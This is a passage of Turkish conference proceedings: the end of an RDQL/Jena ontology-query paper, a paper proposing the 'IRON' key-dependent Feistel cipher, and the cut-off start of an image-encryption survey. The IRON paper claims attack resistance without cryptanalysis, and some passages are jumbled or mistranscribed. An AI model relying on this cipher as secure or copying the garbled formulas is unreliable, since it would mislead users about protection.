Ontoloji modeline ait graf oluşturulduktan sonra onun üzerinde RDQL kullanılarak sorgular işletilebilir. Sorgu işletimi için KitapSorgulama sınıfına ait metod şu şekildedir:

```
public QueryResults execQuery
(OntModel m, String queryString) {
Query query = new
Query(queryString);
query.setSource(m);
QueryExecution qe =
new QueryEngine(query);
return qe.exec();
}
```


Yukarıdaki metod “queryString” parametresi ile gelen RDQL sorgusunu “m” ile temsil edilen ontoloji üzerinde işletip sonuçları JENA QueryResults koleksiyonunda döndürmektedir.

Bu koleksiyon üzerinde uygun iteratörler aracılığıyla dolaşarak RDF kaynakları çekilir ve bu kaynaklarda yer alan ontoloji elemanları (OWL Individual’lar) başka işlemler için kullanılabilirler.

Sorgular için verilebilecek en kolay örnek ontolojideki tüm yazarların bulunduğu aşağıdaki RDQL sorgusudur:

```
SELECT ?x WHERE
(?x http://www.w3.org/1999/02/22-
rdf-syntax-ns#type
<http://alaybeyoglu.googlepages.com/
kitaplar.owl#Yazar>);
```

RDQL sorgularının tipik bir örneği olarak WHERE tümcesi (clause) içerisinde RDF üçlüleri (RDF-triple) yer almaktadır. Üçlünün sırası subject-premise-object şeklindedir. Burada ?x ile ifade edilen sorgu sonucu dönecek QueryResults’dır. Her “x” in http://alaybeyoglu.googlepages.com/kitaplar.owl#Yazar” OWL class’ı ile http://www.w3.org/1999/02/22-rdf-syntax-ns#type ilişkisinde olduğu belirtilmiştir. Buna göre ilgili ontolojiden tipi “Yazar” olan OWL individualları bu sorgu ile istenmektedir. Şekil 3’te bu sorgunun işletilip sorgu sonuçlarının ekrana yazılması görüntülenmektedir.



Şekil 3: Ontolojideki tüm yazarların sorgulandığı RDQL sorgusunun işletilmesi sonucunda elde edilen ekran görüntüsü

Bir başka örnek de (ontolojideki sınıf ilişkileri de göz önüne alındığında) nispeten karışık olan bir yazara ait tüm kitapların sorgulanması olarak verilebilir. Aşağıdaki RDQL sorgusunda yazarının soyismi “Daconta” olan tüm kitapların ontolojiden Bir başka örnek de (ontolojideki sınıf getirilmesi gerçekleştirilmektedir:

ilişkileri de göz önüne alındığında) nispeten karışık olan bir yazara ait tüm kitapların sorgulanması olarak verilebilir. Aşağıdaki RDQL sorgusunda yazarının soyismi


```
SELECT ?x WHERE
(?x http://www.w3.org/1999/02/22-
rdf-syntax-ns#type
<http://alaybeyoglu.googlepages.com/
kitaplar.owl#Kitap>),
(?y <http://www.w3.org/1999/02/22-
rdf-syntax-ns#type>
<http://alaybeyoglu.googlepages.com/
kitaplar.owl#Yazar>),
(?x
<http://alaybeyoglu.googlepages.com/
kitaplar.owl#Kitap_Yazar> ?y),
(?y
<http://alaybeyoglu.googlepages.com/
kitaplar.owl#Soyisim> \“Daconta\”)
```

Burada da yine sorgu sonucu istenen kaynaklar ?x ile ifade edilmektedir. İlk koşul cümlesinde ?x’in bir “Kitap” olduğu belirtilmektedir. Her bir ?y ise bir “Yazar”ı temsil eder. Her x ile y arasında (ontolojimizde yer aldığı gibi) bir “Kitap\_Yazar” ilişkisinin olacağı belirtilmiştir. Her y yazarının “Soyisim” özelliğinin aldığı değerinin de “Daconta” olduğu son RDF üçlüsünde belirtilmiştir.

Bu sorguyu işleten RDQL sorgu motoru yukarıda verilen RDF üçlülerini göz önüne alarak Şekil 4’teki gibi sorgu sonuçlarını döndürmektedir:

Sorgu sonucunda da görüldüğü gibi “Daconta” soyisimli yazarın -ki kendisi OWL ontolojimizde “Yazar\_03” adlı Individual ile temsil edilmiştir- “Yazar” ilişkisinde bulunduğu iki “Kitap” kaynağı bulunmuştur. Bu kitapların “KitapAd” özellikleri ekrana yazdırılmak istendiğinde “The Semantic Web” ve “C++ Pointers and Dynamic Memory Management” değerlerinin elde edildiği görülmektedir.





Şekil 4: Ontolojide belli bir yazara ait tüm kitapların sorgulanması

#### 4. Sonuç

Bu bildiri, RDF tabanlı bir kitap ontolojisinin sorgulanmasına yönelik gerçekleştirilen bir çalışma anlatılmıştır. RDF tabanlı OWL dili ile ontoloji geliştirilmiş ve bu ontoloji üzerinde RDQL kullanılarak sorgu işleten ve JENA API'yi kullanan bir sistem yazılımı tasarlanıp hayata geçirilmiştir.

Ontolojinin OWL kullanılarak gerçekleştirilmiş olması bu ontoloji geliştirme dilinin W3C tarafından standart kabul edilmesi ve sıkça kullanılması açısından bize diğer uygulamalarımız için de faydalı olmuştur. JENA API ve içerisinde bulunan RDQL motoru, RDF tabanlı sorguları ontolojimiz üzerinde işletmemize olanak vermiştir. Yaptığımız sistem testlerinde sorgu çalışma zamanlarının ontoloji boyutunu

(içerdiği Individual sayısı) göz önüne aldığımızda kullanıcıyı memnun edecek seviyelerde olduğu söylenebilir. RDQL oluşturmada karşılaştığımız en önemli güçlük sorgu sonucu elde edilen kaynakların özelliklerine ulaşmada oldukça karmaşık bir metot çağırımının izlenmesi zorunluluğu olmuştur. Bir diğer güçlük ise birleşim işlemi harici kesişim içeren sorguların hazırlanmasında yaşanılmıştır. Ancak söz konusu güçlüklerin RDQL yerine yeni jenerasyon olan SPARQL'un [7] vaat ettiği özelliklerle aşılacağına inanılmaktadır. Bu çalışma dahilinde yakın zamanda planlanan ilk iş RDQL yerine SPARQL'in uygulanması ve sistem çalışmasının gözlemlenmesidir. Bir diğer hedeflenen çalışma ise Kitap ontolojisinin yeni ilişkilerle güçlendirilmesi ve içerdiği Individual sayısının artırılarak sorgu işletim performansının ölçülmesidir.

#### 5. Kaynaklar

- [1]. T. Berners-Lee, J. Hendler, and O. Lassila, "The Semantic Web", Scientific American, vol. 184, no. 5, pp. 34--43, 2001
- [2]. Dave Beckett's Resource Description Framework (RDF) Resource Guide <http://www.ibril.bristol.ac.uk/discovery/rdf/resources>
- [3]. W3C Technical Reports and Publications <http://www.w3.org/TR>
- [4]. The Semantic Web Community Portal-World Wide Website, <http://www.semantic-web.org>
- [5]. Hendler, J., et al., Spinning the Semantic Web: Bringing the World Wide Web to Its Full Potential. 2002: MIT Press.

- [6]. Ontology Web Language World Wide Website, <http://www.w3.org/TR/owl-features/>, W3C
- [7]. SPARQL, <http://www.w3.org/TR/rdf-sparql-query/>, W3C
- [8]. Jena - A Semantic Web Framework for Java, JENA, <http://jena.sourceforge.net/>, Hewlett-Packard Development Company
- [9]. Resource Description Framework, <http://www.w3.org/RDF/>, W3C
- [10]. RDF Query Language, <http://www.w3.org/Submission/RDQL/>, W3C
- [11]. Protege : Free Open-Source Ontology Editor and Knowledge-Base Framework, <http://protege.stanford.edu/>

## Anahtar Bağımlı Bir Şifreleme Algoritması (IRON)

**Necati Demir, Gökhan Dalkılıç**

Dokuz Eylül Üniversitesi, Bilgisayar Mühendisliği Bölümü, 35160, İzmir  
ndemir@demir.web.tr, dalkilic@cs.deu.edu.tr

**Özet:** Bu makalede, Feistel yapısı kullanan yeni bir modern simetrik şifreleme algoritması anlatılmıştır. Bu yeni algoritmada; gizli kutular, alt anahtarlar ve döngü sayısı anahtar bağımlıdır. Bu değerler anahtarın çeşitli işlemlerden geçirilmesi ile elde edilmiştir. Yaratılan algoritma yazılım olarak geliştirilmiş, donanımsal olarak test edilmemiştir.

**Anahtar Kelimeler:** Şifreleme, Şifreleme Algoritması, Feistel Yapısı

### A Key Dependent Encryption Algorithm (IRON)

**Abstract:** In this paper, a new modern symmetric encryption algorithm, that using Feistel structure, is explained. In this new algorithm; secret boxes, sub keys and number of rounds are key dependent. These values are found by doing some operations using key. Created algorithm was created as software, wasn't tested as hardware.

**Keywords:** Encryption, Encryption Algorithm, Feistel Structure

#### 1. Giriş

İnternet üzerinde Türkçe bilgilerin çeşitliliği ve e-devlet projesi kapsamında İnternet kullanımının artması bilgi güvenliğini de bir ihtiyaç haline getirmiştir. Bilgi güvenliğinin sağlanması amacıyla yurtdışında geliştirilmiş bazı şifreleme algoritmaları kullanılmaktadır. Yaygın olarak kullanılan şifreleme algoritmaları simetrik yani tek anahtarlı algoritmalarıdır.

Simetrik anahtarlı şifreleme algoritmaları genel olarak geleneksel (Sezar, Monoalfabetik Şifreleme Sistemleri, vb) ve modern (DES, AES, vb) olarak ikiye ayrılabilir. Klasik algoritmalar karakter tabanlı şifreleme teknikleridir. Modern teknikler ise bitler üzerinde işlemler yapılarak gerçekleştirilir ve kullanım alanları daha geniştir.


Bu makalede anlatılan şifreleme algoritması modern simetrik şifreleme algoritmaları sınıfında yer alır ve Feistel yapısını kullanarak geliştirilmiştir. Bu yapının gereği olarak, aynı

şifreleme algoritmasında aynı alt anahtarlar kullanılarak da deşifreleme yapılabilir. Deşifreleme işlemi için ayrı bir algoritmaya ihtiyaç duyulmaz sadece şifreleme sırasında kullanılan alt anahtarlar ters sıradan kullanılır. Geliştirilen şifreleme algoritmasında döngü sayısı da dâhil olmak üzere, alt anahtarlar ve gizli kutuların oluşturulması da verilen anahtara bağlıdır.

#### 2. Algoritmanın Açıklaması

Geliştirilen algoritma Feistel (Şekil 1) yapısındadır ve girdi olarak 128 bit uzunluğunda anahtar ve 64 bit uzunluğunda veri blokları kullanır. Döngü sayısı, anahtar bağımlıdır. En az 16, en fazla 32 adet olabilir.

DES, Blowfish gibi birçok algoritma Feistel yapısını kullanmaktadır [1,2]. Bu algoritmaları birbirlerinden farklı kılan F fonksiyonu ve alt anahtarların bulunuş şeklidir.



Şekil 1. Feistel Yapısı

Ayrıca,  $\pi$  sayısının kesirli kısmının on altılı sayı sistemi gösterimi de sabit değerler olarak belirlenmiştir.  $\pi$  sayısının kullanılma nedeni, basamaklarını oluşturan sayıların rastgelelik özelliği taşımasıdır. Bu sabit değerler, 256 adet 32 bitlik on altılı sayı sistemi değerlerinden oluşmaktadır. Bu sabitler, alt anahtarların ve gizli kutuların oluşturulmasında kullanılacaktır. Bu değerler; makalede  $P_0, P_1, P_2, \dots, P_{255}$  olarak gösterilecektir.

Şifreleme işlemine başlamadan önce, döngü sayısı, gizli kutular ve alt anahtarlar hesaplanmalıdır.

### 2.1 Döngü Sayısının Bulunması


128 bit uzunluğundaki anahtar, 32 adet 4 bitlik bloklara ayrılır. Bu 4 bitlik bloklar birbirleri ile XOR işlemine sokulur. Çıkan 4 bitlik sayı onluk sayı sistemine çevrilir. Bu tamsayı değerinin çift ve 16-32 aralığında olması için tek ise 17, değilse 16 eklenir. Çıkan sonuç döngü sayısını verir.

### 2.2 Alt Anahtarların Bulunması

Alt anahtarlar hesaplanırken kullanılacak döngü sayısı, şifreleme algoritmasında kullanılan döngü sayısının yarısı kadardır çünkü alt anahtarları oluştururken kullanılan her döngüden iki adet alt anahtar çıkmaktadır. Alt anahtarların oluşturulması şu şekilde anlatılabilir (Şekil 2);

1. 128 bitlik anahtar, 64 bitlik bloklara ayrılır.
2. Sol blok bitleri, sola bir bit kaydırılır. İlk bit, sona alınır.
3. 2 nolu basamaktan çıkan 64 bitlik blok, 32 bitlik bloklara ayrılır ve bunlar  $P_0, P_1$  ile XOR işlemine sokulur.
4. 3 nolu basamaktan çıkan 32 bitlik veriler birleştirilir, böylece ortaya ilk alt anahtar çıkar.
5. Birinci basamakta elde edilen sağ bloğun bitleri, sola bir bit kaydırılır. İlk bit, sona alınır.
6. 5 numaralı basamaktan çıkan 64 bitlik blok, 32 bitlik bloklara ayrılır ve bunlar  $P_2, P_3$  ile XOR işlemine sokulur.
7. 6 numaralı basamaktan çıkan 32 bitlik veriler birleştirilir, böylece ortaya ikinci alt anahtar çıkar. Bu işlem sonunda ilk döngü tamamlanmış olur.
8. İkinci döngüde, 2. ve 5. adımlardan çıkan 64 bitlik bloklar yine, 2. ve 5. adımda olduğu gibi sola kaydırma işlemine tabi tutulur.
9. Sol 64 bitlik blok için 3. adım uygulanır ama bir farkla XOR işlemi için  $P_4$  ve  $P_5$  kullanılır. Ardından 4. adımda olduğu gibi bloklar birleştirilir.
10. Sağ 64 bitlik blok için 6. adım uygulanır ama bir farkla XOR işlemi için  $P_6$  ve  $P_7$  kullanılır. Ardından 7. adımda olduğu gibi bloklar birleştirilir.
11. Bundan sonraki adımlar da ikinci döngüde olduğu gibi devam eder ama bundan sonra kullanılacak olan sabitler  $P_8, P_9, \dots$  olarak artacaktır.

Bu işlemler esnasında 256 adet  $P$  sabitlerinden hepsi kullanılmaz. En az 32 tanesi, en fazla 64 tanesi kullanılır.  $\pi$  sayısının kesirli kısmının on altılı sayı sistemindeki değerleri, Blowfish algoritmasında da kullanılmaktadır [1,2]. Bu değerler Bailey-Borwein-Plouffe algoritması kullanılarak bulunabilir [3,4,5].



Şekil 2. Alt anahtarların oluşturulması

### 2.3 Gizli Kutuların Oluşturulması

4 adet  $8 \times 32$  boyutunda gizli kutu oluşturulacaktır, her bir kutuya girdi olarak 8 bit alınır ve kutudan 32 bit çıkar. Bu işlemin gerçekleşmesi için her kutu 256 adet her biri 32 bitten oluşan veriyi barındırır.

Gizli kutular, 128 bitlik anahtar ve  $P$  sabitleri kullanılarak bulunur. Kullanılan işlemler toplama, çarpma ve XOR işlemleridir. Toplama ve çarpma işlemleri  $2^{32}+1$  moduna göre yapılmaktadır. Gizli kutuların elemanları şu şekilde gösterilmiştir;

$$S_{0,0}, S_{0,1}, S_{0,2}, S_{0,3}, \dots, S_{0,255}$$

$$S_{1,0}, S_{1,1}, S_{1,2}, S_{1,3}, \dots, S_{1,255}$$

$$S_{2,0}, S_{2,1}, S_{2,2}, S_{2,3}, \dots, S_{2,255}$$

$$S_{3,0}, S_{3,1}, S_{3,2}, S_{3,3}, \dots, S_{3,255}$$

Alt anahtarlar ise şu şekilde gösterilmiştir;

$$SK_0, SK_1, SK_2, \dots$$

Gizli kutuların oluşturulması aşağıda anlatılmıştır;

İlk gizli kutunun bulunması;

1. 128 bitlik anahtar 4 adet 32 bitlik bloklara ayrılır;  $k_0, k_1, k_2, k_3$
2. İlk gizli kutunun ilk elemanını oluşturmak için 32 bitlik anahtar blokları ve  $P_0$  toplanır. Böylece ilk gizli kutunun ilk elemanı bulunmuş olur.
3.  $SK_0$  alt anahtarının ilk 32 biti ile ikinci 32 biti çarpılır.
4. Bir önceki çıkan gizli kutu elemanı ile  $P_1$  çarpılır.
5. 3 nolu adımdan ve 4 nolu adımdan çıkan sonuçlar toplanır.
6. Bu şekilde 255 kere döngü devam eder, her eleman bir önceki elemanı kullanarak bulunur. Her döngüde  $P$  indisi bir artar. Son alt anahtar kullanıldığı zaman, alt anahtar tekrar  $SK_0$ 'dan itibaren kullanılmaya başlanır.

İkinci gizli kutunun bulunması;

1. Bir önceki gizli kutunun son elemanı ile  $k_1$  ve  $P_0$  XOR işlemine sokulur. Çıkan sonuç ikinci gizli kutunun ilk elemanıdır.
2. İlk kutu oluşturulurken kullanılan 2. adımdan devam edilir.

Üçüncü ve dördüncü gizli kutunun oluşturulması;

Üçüncü ve dördüncü gizli kutuların oluşturulmasında tek fark, ilk elemanlardır. Üçüncü gizli kutuda ilk eleman, ikinci kutunun son elemanı,  $k_2$  ve  $P_0$  XOR işlemine sokularak bulunur. Dördüncü gizli kutuda ilk eleman, üçüncü kutunun son elemanı,  $k_3$  ve  $P_0$  XOR işlemine sokularak bulunur.

İlk gizli kutunun ilk elemanı oluşturulurken XOR işlemi yerine toplama işlemi kullanılmamasının sebebi şudur;

Anahtarın 32 bitlik bloklarının birbirlerinin aynı olduğu durumlarda XOR işlemi kullanılırsa, oluşacak gizli kutular da aynıdır. Örneğin XOR kullanılacak olsaydı “aaaaaaaaaaaaa” ile “6666666666666666” anahtarlarının oluşturacağı gizli kutular aynı olacaktır çünkü anahtarın 32 bitlik bloklarının XOR sonucu hep aynı olacaktır. Ama toplama işlemi yapılarak bir çıkış etkisi meydana gelmektedir, bu sayede gizli kutular oluşturulurken kullanılan zincirleme reaksiyon ile birbirlerinden bağımsız gizli kutular meydana gelmektedir.

#### 2.4 F Fonksiyonu


F fonksiyonu Feistel yapısının önemli basamaklarından biridir. Genellikle bu fonksiyon girdi olarak, bir önceki döngüden gelen verinin sağ bloğu ve alt anahtar olmak üzere iki parametre alır.

Bu algoritmada da girdiler bu şekilde alınmıştır, bunlar  $R$  ve  $SK$  olarak temsil edilecektir.

F fonksiyonu içindeki toplama işlemi  $2^{32}+1$  moduna göre hesaplanmıştır (Şekil 3).

Bu fonksiyon şu şekilde anlatılabilir;

1. Alt anahtar ( $SK$ ) sol ve sağ olmak üzere 32 bitlik bloklara ayrılır;  $SKL$ ,  $SKR$ .
2.  $SKL$ ,  $R$  ile XOR işlemine sokulur.
3. 2 nolu adımdan çıkan 32 bitlik blok 4 adet 8 bitlik bloğa ayrılır.
4. Her bir blok sırayla  $S_0$ ,  $S_1$ ,  $S_2$  ve  $S_3$  gizli kutularına girer ve 4 adet 32 bitlik blok çıkar;  $A_0$ ,  $A_1$ ,  $A_2$ ,  $A_3$ .
5.  $A_0$  ve  $A_3$  toplanır.
6.  $A_1$  ve  $A_2$  toplanır.
7. 5 ve 6. adımlardan çıkan 32 bitlik bloklar XOR işlemine sokulur.
8.  $SKR$ , 7. adımdan çıkan 32 bitlik blok ile XOR işlemine sokulur. Çıkan 32 bitlik blok F fonksiyonun çıktısıdır.



Şekil 3. F Fonksiyonu

#### 3. Algoritmanın Avantajları

Alt anahtar oluşturma, gizli kutuların bulunması ve döngü sayısının anahtara bağlı olması algoritmanın lineer ve diferansiyel ataklara karşı dayanıklılığı arttırmaktadır.

Bu algoritmada diğer modern simetrik anahtarlı şifreleme algoritmalarından farklı olarak döngü sayısı da anahtar bağımlıdır. RC5 algoritmasında döngü sayısı bir seçenek olarak sunulmuştur ama anahtara bağımlı değildir. Geliştirilen bu algoritmada minimum döngü sayısı olarak Feistel yapısında güvenli olarak kabul edilen 16 alınmıştır ve anahtara bağımlı olarak 16 ve 32 arasında değişebilir. Bu sayede saldırgan, döngü sayısını da bilmediği için, yapacağı atak bir adım daha zorlaşacaktır.

Gizli kutuların sabit değerlerden değil de, değişken değerlerden oluşması da diferansiyel atakları zorlaştırmaktadır. DES algoritmasında bu algoritmada anlatılan gizli kutularla aynı görevi yapan değiştirme kutuları (*substitution boxes*) sabit iken, Blowfish algoritmasında da bu algoritmadaki gibi değişkendir.

Algoritmada işlemler DES algoritmasında olduğu gibi tek tek bitler üzerinden yapılmamaktadır. Bu da algoritmanın kodlanmasını kolaylaştırmaktadır.

#### 4. Kısıtlamalar

Geliştirilen algoritma donanımlar için tasarlanmadığı için donanıma uyumu zor olabilir.

Döngü sayısının değişken olması bazı durumlarda işlem yükünü arttırabilir.

Algoritma girdi olarak sadece 128 bit uzunluğunda anahtar almaktadır. Blowfish, AES, RC5 algoritmaları değişken anahtar uzunluklarını kabul ederken; DES algoritması sabit uzunlukta anahtar kabul etmektedir [1]. Ama burada göz ardı edilmemesi gereken nokta, DES algoritmasının 56 bit uzunluğunda anahtar kullanmasıdır.

#### 5. Sonuç

Geliştirilen algoritma simetrik modern şifreleme algoritmasıdır ve 128 bitlik anahtar ile 64 bitlik veri blokları üzerinde kullanılabilir. Algoritma içerisinde yapılan işlemler anahtar bağımlıdır, bu da anahtarın bilinmemesi halinde açık metine ulaşmayı engellemektedir.

Bu algoritma Linux işletim sistemi üzerinde kodlanarak test edilmiştir ve Pardus işletim sistemine kolaylıkla uygulanabilir.

#### 6. Kaynaklar

- [1] Stallings W., Cryptography and Network Security: Principles and Practice, Prentice Hall, New Jersey, 1998.
- [2] Schneier B., Applied Cryptography, Wiley, New York, 1996.
- [3] Yuen P.K., Practical Cryptology and Web Security, Addison Wesley, Harlow, 2006.
- [4] BBP Formula, <http://mathworld.wolfram.com/BBPFormula.html>, Wolfram Research Inc.
- [5] Extract Hex Digits of Pi Program Listing in C++, <http://www.geocities.com/hjsmith/Pi/PiQPCpp.html>, Harry J. Smith.



## Yer Değiştirme ve Değer Dönüştürme Özelliğine Sahip Görüntü Şifreleme Algoritmalarının Analizi

Erdal Güvenoğlu<sup>1</sup>, Nursen Suçsuz<sup>2</sup>

<sup>1</sup> Maltepe Üniversitesi, Bilgisayar Mühendisliği Bölümü, 34857, İstanbul

<sup>2</sup> Trakya Üniversitesi, Bilgisayar Mühendisliği Bölümü, 22050, Edirne  
erdalg@maltepe.edu.tr, nursen@trakya.edu.tr

**Özet:** Gelişen teknoloji karşısında bilgisayar ağlarının en önemli konularından biri de son derece önemli olan bilgilerin, yetkisiz kişilerin eline geçmesini engellemek olmaktadır. Bu nedenlerden dolayı geçmişten günümüze çok çeşitli şifreleme yöntemleri geliştirilmiştir. Bu çalışmada dijital dünyada çok kullanılan yer değiştirme ve değer dönüştürerek şifreleme özelliği olan görüntü şifreleme algoritmalarının analizine yer verilmektedir.

**Anahtar Kelimeler:** şifreleme, görüntü şifreleme, görüntü işleme, güvenlik.

### Analysing Image Encryption Algorithms That Have The Properties Of Replacement And Value Transformation

**Abstract:** In view of developing technology, one of the most important subjects of the computer networks is to avert unauthorized accesses to the extremely important information. Therefore various encryption techniques have been developed. In this study analysis of image encryption algorithms which has replacing and value transforming properties have been mentioned. These algorithms are widely used in digital world applications.

**Keywords:** Cryptography, Image encryption, Image processing, Security.

#### 1. Giriş

Görüntü dosyaları metin dosyalarından farklıdır. Geleneksel metin şifreleme sistemleri resimler için kullanılabilirse de, iki nedenden dolayı bu kötü bir fikir olmaktadır. Birincisi, resim yazı verilerinden çok daha büyüktür. Bu nedenle geleneksel algoritmalar resimleri şifrelemek için yavaş kalmaktadırlar. Diğer problem ise, yazı verisinin şifresi çözüldüğünde aynen geri gelmesi gerekli iken, resim dosyalarında böyle bir zorunluluk yoktur. İnsan doğası nedeniyle, şifresi çözülmüş bir resim verisinin tarz olarak gerçek resim ile aynı olması gerekmektedir ve fark edilemeyecek kadar değişiklikler olabilmektedir.

Görüntü şifreleme algoritmaları üç temel fikre dayanmaktadır.

- Değer dönüşümü
- Yerel permütasyon
- Değer dönüşümü ve yerel permütasyon kombinasyonları.

Değer dönüşümü, orjinal sinyalin veri değerinin, algoritmadaki işleme tabi tutulmasından sonra aldığı yeni değer olarak ifade edilmektedir. Yerel permütasyon algoritmaları, orjinal verinin pozisyonlarının yer değiştirmesini sağlamaktadır. Diğer özellik ise, hem yer değiştirme hemde değer dönüşümlerinin ikisinin kullanılması ile gerçekleştirilmektedir.

#### 2. Karmaşık Resim Şifreleme Algoritması

Chang ve Chen tarafından sunulan karmaşık bir sisteme dayalı yeni bir resim şifreleme yöntemi

midir [1]. Karmaşık şifreleme algoritması, yaygın olarak kullanılan ve yer değiştirme özelliğine sahip bir görüntü şifreleme algoritmasıdır. Algoritmanın uygulanmasında herhangi bir veri kaybı olmamaktadır. Bunun nedeni pikselin değerinin değilde sadece bulunduğu pikselin yerinin değişmesinden kaynaklanmaktadır.

$f_j$   $M \times N$  büyüklüğündeki bir resmi gösterebilir.  $f(x, y)$ ,  $0 < x < M-1$ ,  $0 < y < N-1$ ,  $f$  resminin  $(x, y)$  pozisyonundaki koordinatlarını ve gri resim seviyesini göstermektedir,  $f$  ise dönüştürülen resmi ifade etmektedir. Algoritmanın tanımı aşağıdaki gibidir.

**Tanım 1:**  $ROLR_j^p$ :  $f \rightarrow f$  eğer  $i \neq 0$  ise  $f$  resmindeki  $i$ .sattırı ( $0 < i < M-1$ ),  $p$  piksel sola,  $i=1$  ise  $p$  piksel sağa döndürmek için tanımlanmıştır.

**Tanım 2:**  $ROUD_j^p$ :  $f \rightarrow f$  eğer  $i \neq 0$  ise  $f$  resmindeki  $j$ . sütun ( $0 < j < N-1$ ),  $p$  piksel yukarıya,  $i=1$  ise  $p$  piksel aşağıya döndürmek için tanımlanmıştır.

**Tanım 3:**  $ROUR_f^p$ :  $f \rightarrow f$  resmindeki  $(x, y)$  pozisyonundaki pikselleri döndürmek için tanımlanmıştır, öyle ki;  $x + y = k$ ,  $0 < k < M + N - 2$ , eğer  $i=0$  ise aşağı-sol yönünde  $p$  piksel,  $i=1$  ise yukarı-sağ yönünde  $p$  piksel döndürmek için tanımlanmıştır.

**Tanım 4:**  $ROUL_k^p$ :  $f \rightarrow f$  resmindeki  $(x, y)$  pozisyonundaki pikselleri döndürmek için tanımlanmıştır, öyle ki;  $x - y = k$ ,  $-(N - 1) < k < M - 1$ , eğer  $i=0$  ise yukarı-sol yönünde  $p$  piksel,  $i=1$  ise aşağı-sağ yönünde  $p$  piksel döndürmek için tanımlanmıştır[1].

Örneğin  $5 \times 7$  boyutundaki aşağıda verilen resmi ele alalım.

$ROLR^{22}(f)$ ,  $ROUR^{12}(f)$  ve  $ROUL^2_0(f)$

işlemlerinin sonuçları sırasıyla şekil 2'de gösterilmektedir [3].

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31	32	33	34	35

a) Orjinal Resim

1	2	3	4	5	6	7
8	9	10	11	12	13	14
20	21	15	16	17	18	19
22	23	24	25	26	27	28
29	30	31	32	33	34	35

b) Sağa – Sola Öteleme

1	2	3	4	5	18	7
8	9	10	11	24	13	14
15	16	17	30	19	20	21
22	23	6	25	26	27	28
29	12	31	32	33	34	35

c) Sola Aşağı – Yukarı Öteleme

1	2	19	4	5	6	7
8	9	10	27	12	13	14
15	16	17	18	35	20	21
22	23	24	25	26	3	28
29	30	31	32	33	34	11

d) Sağa Aşağı – Yukarı Öteleme

Şekil 2. Karmaşık resim şifreleme algoritmasının matrislerde gösterilmesi

### 3. Ayna Benzeri Resim Şifreleme Algoritması

Jiun- Guo ve Jui-Cheng Yen tarafından sunulan etkili bir ayna benzeri görüntü şifreleme algoritmasıdır [2]. Karmaşık bir sistemden üretilen ikili bir diziye bağlı olarak resmin pikselleri karıştırılmaktadır. Bu yöntem yer değiştirme özelliğine sahip bir resim şifreleme algoritmasıdır.

$f$ ,  $M \times N$  büyüklüğünde bir resmi gösterebilir, ve  $f(x,y)$ ,  $0 < x < M-1$ ,  $0 < y < N-1$ ,  $f$  resminin  $(x,y)$  koordinatındaki gri seviyesini göstermektedir.

Bu algoritma yedi adımdan oluşmakta ve belli pozisyonlardaki pikseller karşılıklı yer değiştirmektedirler.

**Adım 1:** Bir 1-D kaotik sistem ve başlangıç noktası  $x(0)$  ve  $k=0$  belirlenir.

**Adım 2:** Kaotik bir sistem için karmaşık bir dizi üretilir.

**Adım 3:** Kaotik sistemden binary bir dizi üretilir. Adım 4,5,6,7: ikili diziye göre yer değiştirme fonksiyonları ile görüntü pikselleri yeniden düzenlenir.

**Adım 4:**

```
For i= 0: M/2 - 1
For j = 0: N/2 - 1
If b(k) = 1
yer değiştir f(i,j) ve f(i+M/2, j+N/2);
End
k = k+1;
end
end
For i=M/2 : M-1
For j = 0 : N/2 - 1
If b(k) = 1
yer değiştir f(i,j) ve f(i-M/2, j+N/2);
End
k = k+1;
end
end
```

**Adım 5:**

```
For i=0 : M/2-1
For j = 0 : N- 1
If b(k) = 1
yer değiştir f(i,j) ve f(i+M/2, j);
End
k = k+1;
end
end
```

**Adım 6:**

```
For i=0 : M-1
For j = 0 : N/2- 1
If b(k) = 1
yer değiştir f(i,j) ve f(i, j+N/2);
End
k = k+1;
end end
```

**Adım 7:**

```
For i=0 : M-1
For j = 0 : N/4- 1
If b(k) = 1
yer değiştir f(i,j) ve f(i, j+N/4);
End
k = k+1;
end
end
For i=0 : M-1
For j = N/2 : (3/4)xN- 1
If b(k) = 1
yer değiştir f(i,j) ve f(i, j+N/4);
End
k = k+1;
end
end
```

**Adım 8:** Algoritmayı durdur.

Şifre çözme işlemi için sadece 4 ve 7. adımları tersten izlemek gerekmektedir. Aynı karmaşık dizi vasıtasıyla pikseller üzerinde aynı yer değiştirme işlemi iki defa uygulanırsa orjinal resim elde edilmektedir [2].

### 4. Brie Algoritması

Bu yeni bir resim şifreleme algoritması olması ile birlikte, karmaşık resim şifreleme sistemini kullanan bir resim şifreleme algoritmasıdır. Karmaşık bir sistemden bit kaydırmalı bir fonksiyon ve ikili bir dizi tanımlanmaktadır ve resimde her bir piksel gri resim pikseline dönüştürülmektedir.

Bu sistem yapısının uygulanması, mimari yapısı nedeni ile düşük donanım karmaşıklığı ve yüksek hesaplama hızından dolayı da kolay bir yöntemdir. Bu algoritma, bit ötelemesinden dolayı değer dönüşümü ve kendi içerisinde yerel permütasyon özelliğini kullanmaktadır.

$f$ ,  $M \times N$  boyutlarında bir resmi göstermek üzere,  $f(x,y)$ ,  $0 < x < M-1$ ,  $0 < y < N-1$  ve  $(x,y)$  koordinatları  $f$  resminin gri seviyesini göstermektedir ve  $G=\{0, 1, 2, 3, \dots, 255\}$  gri resim dizisi olarak tanımlanmaktadır.

**Tanım 1:**  $ROLR_p^q : G \rightarrow G$  ikili gösterimin

her bir dönüşümlü biti olmak üzere,  $x \in G$  için eğer  $p=0$  ise  $q$  bit küçük seviyeli bitten yüksek seviyeli bite,  $p=1$  ise yüksek seviyeli bitten düşük seviyeli bite doğru bir bit öteleme işlemi yapılmaktadır. Diğer bir deyişle;

$$ROLR_p^q(x = b_7b_6b_5b_4b_3b_2b_1b_0) = \begin{cases} \sum_{i=0}^7 b_i x^{2^{(i-q+8) \bmod 8}} & p=0 \\ \sum_{i=0}^7 b_i x^{2^{(i+q) \bmod 8}} & p=1 \end{cases}$$

şeklinde ifade edilmektedir [4]. Algoritmanın tanımı şu şekildedir.

**Adım 1:**  $M, N, a$  ve  $P$  parametreleri belirlenir.

**Adım 2:** Karmaşık bir sistem ve onun başlangıç değeri  $x(0)$  tanımlanır.

**Adım 3:** Kaotik bir sistemden  $x(0), x(1), x(2), \dots$  dizisi üretilir.

**Adım 4:**  $x(0), x(1), x(2), b(0), b(1), b(2), \dots$  bit dizisi üretilir.

**Adım 5:**

For  $x: 0$  To  $(M-1)$  DO For  $y: 0$  TO  $(N-1)$  DO

$p = b(N \times (x+y))$ ;

$q = a + P * b(N \times (x+y+1))$ ;  $f'(x, y) = ROLR_p^q(f(x, y))$ ;
